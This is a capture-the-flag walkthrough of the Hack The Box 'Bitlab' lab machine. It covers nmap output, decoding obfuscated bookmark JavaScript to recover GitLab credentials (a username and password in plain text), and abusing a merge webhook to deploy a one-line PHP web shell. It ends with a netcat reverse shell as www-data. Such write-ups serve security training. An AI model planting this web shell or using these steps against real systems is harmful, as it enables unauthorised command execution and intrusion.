Bitlab

Synopsis


Bitlab is a medium difficulty Linux machine running a Gitlab server. The website is found to contain a bookmark, which can autofill credentials for the Gitlab login. After logging in, the user's developer access can be used to write to a repository and deploy a backdoor with the help of git hooks. The PostgreSQL server running locally is found to contain the user's password, which is used to gain SSH access. The user's home folder contains Windows binary, which is analyzed to obtain the root password.

Skills

- GIT
- enumeration
- Reversing
- Web hooks
- Git hooks
- Dynamic binary analysis

Exploitation


As always we start with the nmap to check what services/ports are open



```
Host is up (0.13s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
|   256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
|_  256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
80/tcp open  http    nginx
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile
| /dashboard /projects/new /groups/new /groups/*/edit /users /help
|_/s/ /snippets/new /snippets/*/edit
|_http-trane-info: Problem with XML parsing of /evox/about
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://10.10.10.114/users/sign_in
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|3.X|4.X (90%), Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/h:hp:p2000
Aggressive OS guesses: Linux 5.0 (90%), Linux 3.10 - 4.11 (90%), Linux 3.18 (90%), Linux 3.2 - 4.9 (90%), Linux 5.1 (90%), Crestron XP
%), Linux 3.16 (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   145.70 ms 10.10.14.1
2   144.32 ms 10.10.10.114

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.61 seconds
```

As a result we see only two ports open, so we started from the web port

Opening the browser gave us GitLab login page



GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Username or email


Password

□ Remember me

Forgot your password?

Sign in


We went into “help” directory, what redirected us to the following page



Index of /help

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[TXT]	bookmarks.html	2019-07-30 12:46	4.4K	

Clicking the link gave us this result




Bookmarks

Bookmarks bar


Hack The Box :: Penetration Testing Labs
Enterprise Application Container Platform | Docker
PHP: Hypertext Preprocessor
Node.js
Gitlab Login

In the url for “GitLab Login” we found obfuscated javascript code, so we decoded in the browser what provided us with user credentials




```
⚠ This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use “<!DOCTYPE html>”. [Learn More]   bookmarks.html
>> var _0x4b18=["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];document[_0x4b18[2]]
   (_0x4b18[1])
← null
>> _0x4b18
← ▸ Array(6) [ "value", "user_login", "getElementById", "clave", "user_password", "11des0081x" ]
>> |
```

With those credentials we logged into the gitlab and started reviewing code in the repositories



Snippets

Postgresql
$1 · authored 4 years ago by Developer
0
updated 4 years ago




Projects

Administrator / Profile Developer
★ 0
updated 4 years ago

Administrator / Deployer Reporter
★ 0
updated 4 years ago


The following code snippet informed us about potential remote code execution and conditions that must be met in order ot get this RCE



index.php 438 Bytes

```php
<?php

$input = file_get_contents("php://input");
$payload  = json_decode($input);

$repo = $payload->project->name ?? '';
$event = $payload->event_type ?? '';
$state = $payload->object_attributes->state ?? '';
$branch = $payload->object_attributes->target_branch ?? '';

if ($repo=='Profile' && $branch=='master' && $event=='merge_request' && $state=='merged') {
    echo shell_exec('cd ../profile/; sudo git pull'),"\n";
}

echo "OK\n";
```


In the “test-deploy” branch we create a malicious PHP file and then mered with the master branch (to meet the requiremnets for RCE)



shell.php

```
<?php system($_GET['cmd'])?>
```

Add new file



Add new file
Developer authored 10 minutes ago
8ab08d13


Name	Last commit	Last update
README.md	Fix title	4 years ago
developer.jpg	Profile avatar	4 years ago
index.php	Update description	4 years ago
shell.php	Add new file	10 minutes ago

README.md

Profile page

- TODO: Connect with postgresql
- Source: https://bootsnipp.com/snippets/featured/profile-box


Once the merged eas done we went into /profile” directory from where we access our malicious PHP file



10.10.10.114/profile/shell.php?cmd=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

And we got remote code execution, now the only thing remaining to do is to get a reverse shell



```
—# nc -nlvp 5555
istening on [any] 5555 ...
onnect to [10.10.14.5] from (UNKNOWN) [10.10.10.114] 36740
ash: cannot set terminal process group (1318): Inappropriate ioctl fo
ash: no job control in this shell
ww-data@bitlab:/var/www/html/profile$ ls- al
s- al
ash: ls-: command not found
ww-data@bitlab:/var/www/html/profile$ ls -al
s -al
otal 124
rwxr-xr-x 3 root root  4096 Aug 14 01:09 .
rwxr-xr-x 5 root root  4096 Jun  2  2021 ..
rwxr-xr-x 8 root root  4096 Aug 14 01:09 .git
rw-r--r-- 1 root root    42 Feb 26  2019 .htaccess
rw-r--r-- 1 root root   110 Jan  4  2019 README.md
rw-r--r-- 1 root root 93029 Jan  5  2019 developer.jpg
rw-r--r-- 1 root root  4184 Jan  4  2019 index.php
rw-r--r-- 1 root root    28 Aug 14 01:09 shell.php
ww-data@bitlab:/var/www/html/profile$ █
```

And we obtained a reverse shell on the target system